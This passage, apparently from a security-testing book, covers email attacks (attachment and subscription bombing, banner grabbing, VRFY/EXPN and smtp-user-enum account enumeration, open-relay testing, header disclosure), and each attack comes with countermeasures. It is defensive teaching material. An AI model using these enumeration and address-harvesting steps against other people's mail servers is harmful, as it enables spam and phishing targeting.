especially those developed several decades ago when security wasn't nearly the issue it is today. The funny thing is that even modern-day messaging protocols — or at least the implementation of the protocols — are *still* susceptible to serious security problems. Furthermore, convenience and usability often outweigh the need for security.

Many attacks against messaging systems are minor nuisances; others can inflict serious harm on your information and your organization's reputation. Malicious attacks against messaging systems include the following:

- Transmitting malware
- Obtaining remote control of workstations
- Capturing information while it travels across the network
- Perusing messages stored on servers and workstations
- Gathering messaging-trend information via log files or a network analyzer that can tip off the attacker about conversations between people and organizations (often called traffic analysis or social network analysis)
- Flooding inboxes with messages
- Gathering internal network configuration information, such as hostnames and IP addresses

These attacks can lead to such problems as unauthorized — and potentially illegal — disclosure of sensitive information, as well as loss of information.

Recognizing and Countering Email Attacks

The attacks I describe in this section exploit the most common email security vulnerabilities I've seen. The good news is that you can eliminate or minimize most of them to the point where your information

isn’t at risk. Some of these attacks require basic hacking methodologies: gathering public information, scanning and enumerating your systems, and finding and exploiting vulnerabilities. Other attacks can be carried out by sending emails or capturing network traffic.

Email bombs

Email bombs attack by creating denial of service (DoS) conditions against your email software and even your network and internet connections by taking up a large amount of bandwidth and sometimes requiring large amounts of storage space. Email bombs can crash a server and provide unauthorized administrator access — yes, even with today’s seemingly endless storage capacities.

Attachments

An attacker can create an attachment-overload attack by sending hundreds or thousands of emails with very large attachments to one or more recipients on your network.

ATTACKS USING EMAIL ATTACHMENTS

Attachment attacks have a couple of goals:

- **The email server may be targeted** for a complete interruption of service with these failures:
  - *Storage overload:* Multiple large messages can quickly fill the total storage capacity of an email server — even if your email service is based in the cloud. If the messages aren’t automatically deleted by the server or manually deleted by individual user accounts, the server will be unable to receive new messages.

    WARNING This attack can create a significant DoS problem for your email system, either crashing it or requiring you to take your system offline to clean up the junk that has accumulated. A 100MB file attachment sent 10 times to 100 users can take 100GB of storage space, which can add up!

- *Bandwidth blocking:* An attacker can crash your email service or bring it to a crawl by filling the incoming internet connection with junk. Even if your system automatically identifies and discards obvious attachment attacks, the bogus messages eat resources and delay the processing of valid messages.

- **An attack on a single email address** can have serious consequences if the address is for an important user or group.

COUNTERMEASURES AGAINST EMAIL ATTACHMENT ATTACKS

These countermeasures can help prevent attachment-overload attacks:

- **Limit the size of emails or email attachments.** Check for this option in your email server's configuration settings (such as those provided in Microsoft 365), in your email content filtering system, and even at the email client level.
- **Limit each user's space on the server or in the cloud.** This countermeasure denies large attachments from being written to disk. Limit message sizes for inbound and even outbound messages if you want to prevent a user from launching this attack from inside your network. I find that a few gigabytes is a good limit, but the limit depends on your network size, storage availability, business culture, and so on. Think through this limit carefully before putting one in place.

TIP Consider using SFTP, FTPS, or HTTPS instead of email for large file transfers. Numerous cloud-based file transfer services are available, such as Dropbox for Business, OneDrive for Business, and Sharefile. You can also encourage your users to use departmental shares or public folders. By doing so, you can store one copy of the file on a server and have the recipient download the file on their own workstation.

WARNING Contrary to popular belief and use, the email system should *not* be an information repository, but that's unfortunately what email has evolved into. An email server used for this purpose can create unnecessary legal and regulatory risks and can turn into a huge nightmare if your business receives an e-discovery request related to a lawsuit. An important part of your security program is developing an information classification and retention program to help with records management. But don't go it alone. Get others such as your lawyer, human resources manager, and chief information officer involved. This practice can help ensure that the right people are on board and that your business doesn't get into trouble for holding too many — or too few — electronic records in the event of a lawsuit or investigation.

Connections

A hacker can send a huge number of emails simultaneously to your email system. Malware that's present on your network can do the same thing from inside your network if your network has an open Simple Mail Transfer Protocol (SMTP) relay. These connection attacks can cause the server to give up on servicing any inbound or outbound Transmission Control Protocol (TCP) requests. This situation can lead to a server lockup or a crash, often resulting in a condition in which the attacker is allowed administrator or root access to the system.

Another common attack as of late is what's called "subscription bombing." This attack is when someone with ill intent signs your email address up for hundreds, if not thousands, of email newsletters that flood your inbox (or the inboxes of your users). The criminals may do this to distract, harass, or even attempt to cover up malicious activity with email accounts.

ATTACKS USING FLOODS OF EMAILS

An attack using a flood of emails is often carried out in spam attacks and other DoS attacks.

COUNTERMEASURES AGAINST CONNECTION ATTACKS

Prevent email attacks as far out on your network perimeter as you can, ideally in the cloud. The more traffic or malicious behavior you keep off your email servers and clients the better.

Many email servers allow you to limit the number of resources used for inbound connections, as shown in the Maximum Number of Simultaneous Threads setting for the IceWarp email server in Figure 14-1. This setting is called different things for different email servers and firewalls, so check your documentation. Completely stopping an unlimited number of inbound requests can be impossible, but you can minimize the impact of the attack. This setting limits the amount of server processor time, which can help during a DoS attack.




FIGURE 14-1: Limiting the number of resources that handle inbound messages.

Even in large companies, or if you're using a cloud-based email service such as Google Workspace or Microsoft 365, there's likely no reason why thousands of inbound email deliveries should be necessary within a

short period. Actually, when this happens, it can put a temporary suspension on impacted accounts.

Enterprise email filtering such as that built into Microsoft 365 or Mimecast may permit you to set up rules/filters to prevent subscription bombing. For accounts that have been hit, you might have to use an automated tool such as Unroll.Me (https://unroll.me) or Leave Me Alone (https://leavemealone.com/). You may have to create a new email account altogether if messages cannot be controlled otherwise.

WARNING Email servers can be programmed to deliver emails to a service for automated functions such as *create this e-commerce order when a message from this account is received.* If DoS protection isn't built into the system, an attacker can crash both the server and the application that receives these messages, potentially creating e-commerce liabilities and losses. This type of attack can happen more easily on e-commerce websites when CAPTCHA (short for Completely Automated Public Turing test to tell Computers and Humans Apart) isn't used on web forms. This can be problematic when you're performing web vulnerability scans against forms that are tied to email addresses on the back end. It's not unusual for this situation to generate thousands, often tens of thousands, of emails. It pays to be prepared and to let those involved know that the risk exists. This is a valid concern so don't overlook it before you start scanning your websites. I cover web application security in Chapter 15.

Automated email security controls

You can implement the following countermeasures as an additional layer of security for your email systems:

- **Tarpitting:** *Tarpitting* detects inbound messages destined for unknown users. If your email server supports tarpitting, it can help prevent spam or DoS attacks against your server. If a predefined threshold is exceeded — say, more than 100 messages in one minute

— the tarpitting function effectively shuns traffic from the sending IP address for a given period.

- **Email firewalls:** Email firewalls and content-filtering appliances/cloud services from vendors such as Mimecast and Proofpoint can go a long way toward preventing various email attacks. These tools protect practically every aspect of an email system.
- **Perimeter protection:** Although not email-specific, many firewall and intrusion prevention systems can detect various email attacks and shut off the attacker in real-time, which can come in handy during an attack.
- **CAPTCHA:** Using CAPTCHA on web-based email forms can help minimize the impact of automated attacks and lessen your chances of email flooding and DoS, even when you're performing seemingly benign web vulnerability scans. These benefits really come in handy when you test your websites and applications, as I discuss in Chapter 15.

Banners

When exploiting an email server, a hacker's first order of business is performing a basic banner grab to see whether they can discover what email server software is running. This test is one of the most critical tests to find out what the world knows about your SMTP, POP3, and IMAP servers.

Gathering information

Figure 14-2 shows the banner displayed on an email server when a basic telnet connection is made on port 25 (SMTP). To do this, at a command prompt, simply enter **telnet *ip or_hostname_of_your_server* 25**. This command opens a telnet session on TCP port 25.

FIGURE 14-2: An SMTP banner showing server-version information.

The email software type and server version are often very obvious and give hackers some ideas about possible attacks, especially if they search a vulnerability database for known vulnerabilities in that software version. Figure 14-3 shows the same email server with its SMTP banner changed from the default (okay, the previous one was, too) to disguise such information as the email server's version number.




FIGURE 14-3: An SMTP banner that disguises the version information.

TIP You can gather information on POP3 and IMAP email services by telnetting to port 110 (POP3) or port 143 (IMAP). The same goes for SMTPS (TCP port 465), POPS (TCP port 995), and IMAPS (TCP port 993), which are the same protocols that run over encrypted TLS connections.

WARNING If you change your default SMTP banner, don't think that no one can figure out the version. General vulnerability scanners can often detect the product name and specific version of your email server.

Countermeasures against banner attacks

There isn't a 100 percent secure way to disguise banner information. I suggest these banner security tips for your SMTP, POP3, and IMAP servers:

- Change your default banners to conceal the details.
- Make sure that you're always running the latest software patches.
- Harden your server as much as possible by using well-known best practices from such resources as the Center for Internet Security (www.cisecurity.org) and NIST (https://csrc.nist.gov).

SMTP attacks

Some attacks exploit weaknesses in SMTP. This email communication protocol, which is more than three decades old, was designed for functionality not security.

Account enumeration

A clever way that attackers can verify whether email accounts exist on a server is to telnet to the server on port 25 and run the VRFY command. The VRFY (short for *verify*) command makes a server check whether a specific user ID exists. Spammers often automate this method to perform a directory harvest attack (DHA), which is a way of gleaning valid email addresses from a server or domain so that hackers know whom to send spam, phishing, or malware-infected messages to.

ATTACKS USING ACCOUNT ENUMERATION

Figure 14-4 shows how easy it is to verify an email address on a server with the VRFY command enabled. Scripting this attack can test thousands of email address combinations.




FIGURE 14-4: Using VRFY to verify that an email address exists.

The SMTP command `EXPN` (short for *expand*) might allow attackers to verify what mailing lists exist on a server. You can Telnet to your email server on port 25 and try `EXPN` on your system if you know of any mailing lists that exist. Figure 14-5 shows how the result might look. Scripting this attack and testing thousands of mailing-list combinations are simple.




FIGURE 14-5: Using EXPN to verify that a mailing list exists.

WARNING You might get bogus information from your server when performing these two tests. Some SMTP servers (such as Microsoft Exchange) don't support the `VRFY` and `EXPN` commands, and some email firewalls ignore them or return false information.

Another way to automate the process somewhat is to use the EmailVerify program in TamoSoft's Essential NetTools (`www.tamos.com/products/legacy`). As shown in Figure 14-6, you enter an email address and click Start; EmailVerify connects to the server and pretends to send an email.




FIGURE 14-6: Using EmailVerify to verify an email address.

Yet another way to capture valid email addresses is to use theHarvester (`https://github.com/laramies/theHarvester`) to glean addresses via

Google and other search engines. You can download Kali Linux from www.kali.org to burn the ISO image to a CD or boot the image directly through VMware or VirtualBox. In the Kali Linux interface, choose Applications ⇒ Information Gathering ⇒ SMTP Analysis ⇒ smtp-user-enum, and enter **smtp-user-enum –M VRFY –u <*user name you want to confirm*> -t server IP/hostname**, as shown in Figure 14-7.



root@kali: ~
File Edit View Search Terminal Help
root@kali:~# smtp-user-enum -M VRFY -u kbeaver -t 10.1.1.10
Starting smtp-user-enum v1.2 (http://pentestmonkey.net/tools/smtp-user-enum)
Scan Information
Mode ..... VRFY
Worker Processes 5
Target count 1
Username count 1
Target TCP port 25
Query timeout ..... 5 secs
Target domain .....
######## Scan started at Wed Sep 16 15:28:48 2015 #########
10.1.1.10: kbeaver exists
######## Scan completed at Wed Sep 16 15:28:48 2015 #########
1 results.
1 queries in 1 seconds (1.0 queries / sec)
root@kali:~#

FIGURE 14-7: Using smtp-user-enum to glean email addresses.

You can customize smtp-user-enum queries as well using, for example, `EXPN` in place of `VRFY` and `-U` and a list of user names in a file to query more than one user. Simply enter **smtp-user-enum** for all the search options.

Another great way to gather email addresses is via the tool Hunter (https://hunter.io/). I use Hunter often, especially when doing OSINT work. You might even be able to leverage your favorite AI LLM by asking it the following “can you look up and find any email addresses associated with the domain example.com?” Additional tools such as

Kaduu (https://darknetsearch.com) can be leveraged for this exercise. I cover OSINT in depth in Chapter 5.

COUNTERMEASURES AGAINST ACCOUNT ENUMERATION

If you're using Microsoft Exchange or host your email in the cloud with Microsoft 365, account enumeration shouldn't be an issue. If you're not running either of these, the best way to prevent this type of email account enumeration depends on whether you need to enable the VRFY and EXPN commands, as follows:

- Disable VRFY and EXPN unless you need your remote systems to gather user and mailing-list information from your server.
- If you need VRFY and EXPN functionality, check your email server or email firewall documentation for the ability to limit these commands to specific hosts on your network or the internet.

Finally, work with your marketing team and web developers to ensure that company email addresses aren't posted on your organization's website or on social media websites. Essentially, you are serving up on a silver platter a means for attackers to attack your users. Also, educate your users about not sharing their corporate email addresses for personal reasons, such as for community sports teams they're on, church fundraisers they're running, and so on.

Relay

SMTP relay lets users send emails through external servers. Open email relays aren't the problem they used to be, but you still need to check for them. Spammers and criminal hackers can use an email server to send spam or malware through email under the guise of the unsuspecting open-relay owner.

TIP Be sure to test for open relays from both outside and inside your network. If you test your internal systems, you may get false positives because outbound email relaying may be configured and necessary for your internal email clients to send messages to the outside world. If a client system is compromised, however, that situation could be just what the bad guys need to use your systems to launch an outbound spam or malware attack.

AUTOMATIC TESTING

Here are a couple of easy ways to test your server for SMTP relay:

- **Vulnerability scanners:** Many vulnerability scanners, such as Nessus and Qualys, can find open email relay vulnerabilities.
- **Windows-based tools:** One example is NetScanTools Pro (`www.netscantools.com`). You can run an SMTP Relay check on your email server with NetScanTools Pro, as shown in Figure 14-8.

WARNING Although some SMTP servers accept inbound relay connections and make relays appear to work, this situation isn't always the case because although the initial connection may be allowed, the filtering actually takes place behind the scenes. Check whether the email made it through by checking the account to which you sent the test relay message.

In NetScanTools Pro, enter values for the SMTP mail server name and Your Sending Domain Name. Inside Test Message Settings, enter the Recipient Email Address and Sender's Email Address. If the test is successful, NetScanTools Pro opens a window reading `Message Sent Successfully`.




FIGURE 14-8: Using NetScanTools Pro SMTP Server Tests to check for an open email relay.

You can also view the results in the main SMTP Server Tests window and generate a formal report by clicking View Results in a Web Browser and then clicking View Relay Test Results.

MANUAL TESTING

You can test your server for SMTP relay manually by Telnetting to the email server on port 25. Follow these steps:

1. **Telnet to your server on port 25.**

   You can do this in two ways:

   - Use your favorite graphical telnet application, such as PuTTY (www.chiark.greenend.org.uk/~sgtatham/putty).
   - Enter the following command at a Windows or Linux command prompt:

```
telnet mailserver_address 25
```

You should see the SMTP welcome banner when the connection is made.

2. **Enter a command to tell the server, “Hi, I'm connecting from this domain.”**

After each command in these steps, you should receive a different-numbered message, such as `999 OK`. You can ignore these messages.

3. **Enter a command to tell the server your email address.**

   An example is:

   ```
   mail from:yourname@yourdomain.com
   ```

   You can use any email address in place of yourname@yourdomain.com.

4. **Enter a command to tell the server to whom the email should be sent.**

   An example is:

   ```
   rcpt to:yourname@yourdomain.com
   ```

   Again, any email address will suffice.

5. **Enter a command to tell the server that the message body is to follow.**

   An example is:

   ```
   data
   ```

6. **Enter the following text as the body of the message:**

   ```
   A relay test!
   ```

7. **End the command with a period on a line by itself.**

TIP You can enter **?** or **help** at the first Telnet prompt to see a list of all the supported commands and, depending on the server, get help on the use of the commands.

The final period marks the end of the message. After you enter this final period, your message will be sent if relaying is allowed.

8. **Check for relaying on your server:**
    - Look for a message similar to `Relay not allowed` coming back from the server.

      If you get a message similar to this one, SMTP relaying isn't allowed on your server or is being filtered because many servers block messages that appear to originate from the outside yet come from the inside.

      TIP You may get this message after you enter the `rcpt to:` command.
    - If you don’t receive a message from your server, check your Inbox for the relayed email.

      If you receive the test email that you sent, SMTP relaying is enabled on your server and probably needs to be disabled. The last thing you want is to let spammers or other attackers make it look like you’re sending tons of spam or, worse, to be blocked by one or more denylist providers. Ending up on a denylist can disrupt email sending and receiving which isn’t good for business!

COUNTERMEASURES AGAINST SMTP RELAY ATTACKS

You can implement the following countermeasures on your email server to disable or at least control SMTP relaying:

- **Disable SMTP relay on your email server.** SMTP relay should be disabled by default, but it pays to check. If you don't know whether you need SMTP relay, you probably don't. You can enable SMTP relay for specific hosts on the server or within your firewall configuration.
- **Enforce authentication if your email server supports it.** You may be able to require password authentication on an email address that matches the email server's domain. Check your email server and client documentation for details on setting up this type of authentication.

Email header disclosures

If your email client and server are configured with typical defaults, a malicious attacker might find critical pieces of information such as these:

- Internal IP address of your email client machine (which could lead to the enumeration of your internal network and eventual exploitation via phishing and/or subsequent malware infection)
- Software versions of your client and email server, along with their vulnerabilities
- Host names that may divulge your network naming conventions

TESTING

Figure 14-9 shows the header information revealed in a test email I sent to a free web account. As you can see, it reveals quite a bit of information about the email system:

- The third Received line discloses the system's hostname, IP address, server name, and email client software version.
